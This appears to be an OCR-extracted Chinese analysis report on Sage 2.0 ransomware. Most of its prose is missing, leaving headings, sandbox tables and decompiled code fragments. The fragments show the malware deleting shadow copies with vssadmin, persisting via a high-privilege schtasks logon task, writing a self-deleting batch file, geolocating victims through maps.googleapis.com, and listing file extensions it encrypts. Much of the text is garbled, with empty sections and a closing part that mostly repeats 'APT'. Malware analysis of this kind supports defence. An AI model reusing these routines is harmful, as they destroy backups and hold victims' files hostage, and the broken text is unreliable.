
# Sage 2.0

2017 03 20

Sage

CryLocker Sage


Cerber Locky Tesla Spora

Sage zip

zip Word

# . Sage


## 2.1





## 2.2 -

**Sage**


## 2.3 -


动态检测
操作系统：


尝试读取系统进程内存
危险等级
PID
进程名
详细信息
460
\Device\HarddiskVolume1\WINDOWS\system32\cmd.exe
ProcessName: \Device\HarddiskVolume1\WINDOWS\system32\ping.exe
尝试向其他进程写入代码
危险等级
PID
进程名
详细信息
\Device\HarddiskVolume1\DO





威胁行为 [4]

尝试启动自释放程序 危险等级 ★★★★★

| PID | 进程名 | 详细信息 |
|---|---|---|
| 856 | C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe | CreateProcess: c:\documents and settings\administrator\application data\6zhzvt2p.exe |

调用系统进程删除文件 危险等级 ★★★★★

| PID | 进程名 | 详细信息 |
|---|---|---|
| 460 | \Device\HarddiskVolume1\WIN | |
| 856 | C:\Documents and Settings\Administrator\Local Settings\Temp\3b76846bb664fb7466dbf1d44b07453f.exe | Drop PE: C:\Documents and Settings\Administrator\Application Data\6zHZvt2p.exe |





# . Sage

## 3.1


| MD5 | a47e9776793c4d8 | c6fdad379c |
|---|---|---|
| 345KB | | |

## 3.2


0x01




0x02 !Recovery_IVV.html





0x03 .sage




## 3.3

0x01:




0x02:

```
39  v12 = -1665792991;
40  LoadLibraryA("wlanapi.dll");
41  LoadLibraryA("ntdll.dll");
42  LoadLibraryA("mpr.dll");
43  LoadLibraryA("iphlpapi.dll");
44  sub_405640(&v13, 9, &v9, 4);
45  WSAStartup(2u, &WSAData);
46  CoInitialize(0);
47  WSAData.lpVendorInfo = v0;
48  *(_DWORD *)&WSAData.szSystemStatus[127] = v8;
49  v1 = sub_409490(1, 10240);
50  sub_4092E0((void *)v1, 0, 0x2800u);
51  v2 = (const CHAR *)sub_407320();
52  v3 = (const WCHAR *)sub_40A130(v2);
53  v4 = (WCHAR *)v3;
54  v5 = CreateFileW(v3, 0x80000000, 3u, 0, 3u, 0, 0);
55  v6 = v5;
56  if ( v5 != (HANDLE)-1 )
57  {
58    WSAData.lpVendorInfo = 0;
59    SetFilePointer(v5, -10240, 0, 2u);
60    ReadFile(v6, (LPVOID)v1, 0x2800u, (LPDWORD)&WSAData.lpVendorInfo, 0);
61    CloseHandle(v6);
62  }
63  sub_409430(v4);
```

0x03 d

```
v0 = GetCommandLineW();
result = CommandLineToArgvW(v0, &v6);
if ( v6 == 2 )
{
  result = (LPWSTR *)result[1];
  if ( *(_WORD *)result == 100 && !*((_WORD *)result + 1) )
  {
    if ( AttachConsole(0xFFFFFFFF) )
    {
      v2 = GetStdHandle(0xFFFFFFF5);
      v3 = (const CHAR *)sub_40AAB0("{\"b\":\"%#.*s\"}", 8, dword_40F1E8 + 4);
      v4 = v3;
      v5 = lstrlenA(v3);
      WriteFile(v2, v4, v5, &NumberOfBytesWritten, 0);
    }
    ExitProcess(0);
  }
}
```

0x04 g

```
v6 = a1;
v1 = GetCommandLineW();
v2 = CommandLineToArgvW(v1, &v6);
if ( v6 >= 2 && *v2[1] == 103 )
{
  v3 = sub_405C00();
  if ( v3 )
  {
    v4 = OpenProcess(0x100400u, 0, v3);
    if ( !sub_405C60(v4) )
      ExitProcess(0);
  }
}
```

0x05

```
v0 = (const CHAR *)sub_4087D0(8, -47);
v1 = CreateMutexA(0, 1, v0);
result = 0;
if ( GetLastError() == 183 )
{
  CloseHandle(v1);
  SleepEx(0x3A98u, 0);
  CreateMutexA(0, 1, v0);
  if ( GetLastError() == 183 )
    result = 1;
}
return result;
```

0x06

```
  v0 = GetKeyboardLayoutList(10, (HKL *)List);
  if ( v0 <= 0 || (v1 = 0, v0 <= 0) )
  {
LABEL_10:
    result = 0;
  }
  else
  {
    while ( 1 )
    {
      v2 = List[2 * v1] & 0x3FF;
      if ( v2 == 35 || v2 == 63 || v2 == 25 || v2 == 34 || v2 == 67 || (_WORD)v2 == 133 )
        break;
      if ( ++v1 >= v0 )
        goto LABEL_10;
    }
    result = 1;
  }
  return result;
}
```

## 0x07 maps.googleapis.com mac ssid

```
 13  v2 = 0;
 14  sub_409DD0((int)&v8);
 15  v3 = sub_40B1C0((int)&v8);
 16  if ( v3 >= 0 )
 17  {
 18    sub_409DD0((int)&dwNumberOfBytesAvailable);
 19    while ( sub_40B490((DWORD)&dwNumberOfBytesAvailable, "maps.googleapis.com", 0x1BBu, v8) != 200 )
 20    {
 21      sub_409F10(&dwNumberOfBytesAvailable);
 22      v5 = v1--;
 23      if ( v5 <= 0 )
 24      {
 25        sub_409840(a1);
 26        v2 = -3;
 27        goto LABEL_7;
 28      }
 29    }
 30    sub_40B360(&dwNumberOfBytesAvailable);
 31    sub_4096F0(a1, dwNumberOfBytesAvailable, v7);
 32LABEL_7:
 33    sub_409F10(&dwNumberOfBytesAvailable);
 34    sub_409F10(&v8);
 35    result = v2;
 36  }
```

## 0x08

```
 16  v3 = sub_4072A0(v2);
 17  v4 = (const CHAR *)sub_40AAB0("%s\\__config%u.bat", v3);
 18  v5 = CreateFileA(v4, 0x40000000u, 7u, 0, 2u, 0x102u, 0);
 19  if ( v5 == (HANDLE)-1 )
 20  {
 21    result = 0;
 22  }
 23  else
 24  {
 25    v7 = (const CHAR *)sub_40AAB0(
 26                         ":abx\r\n"
 27                         "ping 127.0.0.1 -n 2 > nul\r\n"
 28                         "del /A /F /Q \"%s\"\r\n"
 29                         "if exist \"%s\" goto abx\r\n"
 30                         "del /A /F /Q \"%s\"\r\n",
 31                         v1,
 32                         v1,
 33                         v4);
 34    v8 = v7;
 35    v9 = lstrlenA(v7);
 36    WriteFile(v5, v8, v9, &NumberOfBytesWritten, 0);
```

## 0x09

.dat .mx0 .cd .pdb .xqx .old .cnt .rtp .qss .qst .fx0 .fx1 .ipg .ert .pic .img.cur .fxr .slk .m4u .mpe .mov .wmv .mpg .vob .mpeg .3g2 .m4v .avi .mp4 .flv.mkv .3gp .asf .m3u .m3u8 .wav .mp3 .m4a .m .rm .flac .mp2 .mpa .aac .wma .djv.pdf .djvu .jpeg .jpg?www.2cto.com .bmp .png?www.2cto.com .jp2 .lz .rz .zipx .gz .bz2 .s7z .tar .7z .tgz.rar .zip .arc .paq .bak .set .back .std .vmx .vmdk .vdi .qcow .ini .accd .db.sqli .sdf .mdf .myd .frm .odb .myi .dbf .indb .mdb .ibd .sql .cgn .dcr .fpx.pcx .rif .tga .wpg .wi .wmf .tif .xcf .tiff .xpm .nef .orf .ra .bay .pcd .dng.ptx .r3d .raf .rw2 .rwl .kdc .yuv .sr2 .srf .dip .x3f .mef .raw .log .odg .uop.potx .potm .pptx .rss .pptm .aaf .xla .sxd .pot .eps .as3 .pns .wpd .wps .msg.pps .xlam .xll .ost .sti .sxi .otp .odp .wks .vcf .xltx .xltm .xlsx .xlsm.xlsb .cntk .xlw .xl

0x11

```
  v2 = 156;
  v0 = GetVersionExA((LPOSVERSIONINFOA)&v2);
  if ( v0 )
    v0 = v4 + 10 * v3;
  return sub_404F80(L"vssadmin", L"delete shadows /all /quiet", v0 > 60);
}
```

0x12

```
  v3 = sub_4087D0(8u, 102);
  VersionInformation.dwOSVersionInfoSize = 156;
  if ( GetVersionExA(&VersionInformation)
    && (signed __int32)(VersionInformation.dwMinorVersion + 10 * VersionInformation.dwMajorVersion) > 60
    && sub_405110()
    && sub_405180() )
  {
    if ( a3 )
      v4 = sub_40AAF0("/DELETE /TN /F \"%s\"", (char)v3);
    else
      v4 = sub_40AAF0("/CREATE /TN \"%s\" /TR \"%s\" /SC ONLOGON /RL HIGHEST /F", (char)v3);
    v5 = 4;
    if ( a2 )
      v5 = 5;
    result = sub_404F80(L"schtasks", v4, v5);
  }
  else
  {
    v7 = sub_407380(v3);
    v8 = sub_40AAF0("%s\\%s.lnk", v7);
    v9 = v8;
    if ( a3 )
    {
      result = DeleteFileW(v8);
    }
    else
    {
      v10 = sub_40A130(lpMultiByteStr);
      result = sub_4020F0(v9, v10, &unk_40C5E4, &unk_40C5E4);
    }
  }
```

# . APT

## 4.1 APT

APT

APT

H-worm

APT

APT APT

0-day

## 4.2 APT

APT

APT

APT

0-day

ROP API

Shell code APT

APT